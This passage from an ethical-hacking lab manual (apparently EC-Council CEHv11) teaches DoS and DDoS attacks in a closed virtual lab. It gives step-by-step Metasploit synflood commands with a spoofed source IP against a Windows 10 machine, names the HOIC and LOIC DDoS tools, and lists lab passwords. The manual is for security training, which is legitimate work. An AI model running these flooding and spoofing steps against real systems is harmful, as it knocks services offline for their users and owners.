****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion of your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform DoS and DDoS Attacks using Various Techniques

As an expert hacker and pen tester, you must implement various techniques to launch DoS or DDoS attacks on target computers or networks.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- HOIC located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\High Orbit Ion Cannon (HOIC)**
- LOIC located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of the above-mentioned tools from their official website. If you decide to download the latest version, the screenshots shown in this lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks:** Consume the bandwidth of the target network or service

  Attack techniques:

  - UDP flood attack
  - ICMP flood attack
  - Ping of Death and smurf attack
  - Pulse wave and zero-day attack
- **Protocol Attacks:** Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack

- **Application Layer Attacks:** Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack

Lab Tasks

TASK 1 — Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit

Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine to perform SYN flooding on the **Windows 10** (**10.10.10.10**) virtual machine through **port 21**.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.




Figure 1.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.

TASK 1.1

Check for Open Port

8. On the **Parrot Terminal** window, type **nmap -p 21 <Target IP address>** (here, target IP address is **10.10.10.10 [Windows 10]**) and press **Enter**.

   Note: -p: specifies the port to be scanned.
9. The result appears, displaying the port status as open, as shown in the screenshot.

Note: If the port in your lab environment turns out to be closed, look for an open port using Nmap.




Figure 1.1.3: Performing the Nmap port scan

10. Now, we will perform SYN flooding on the target machine (**Windows 10**) using port 21.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform DoS Attack

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.

11. In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.
12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.
13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.




Figure 1.1.4: Using the Auxiliary Module for DoS attack

14. Now, determine which module options need to be configured to begin the DoS attack.
15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.




Figure 1.1.5: Viewing options

16. Here, we will perform SYN flooding on port **21** of the **Windows 10** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019** (**10.10.10.19**) machine.
17. Issue the following commands:
    - **set RHOST <Target IP Address>** (here, **10.10.10.10**)
    - **set RPORT 21**
    - **set SHOST <Spoofable IP Address>** (here, **10.10.10.19**)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.




Figure 1.1.6: Configuring options

18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 10** virtual machine.
19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 10** virtual machine.




Figure 1.1.7: Initiating DoS attack

TASK 1.3

Examine the DoS Attack

20. To confirm, switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
21. Click the **Type here to search** field present at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.
22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.

Note: The network interface might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.8: Capturing traffic through Wireshark

23. **Wireshark** displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (**10.10.10.19**) virtual machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.

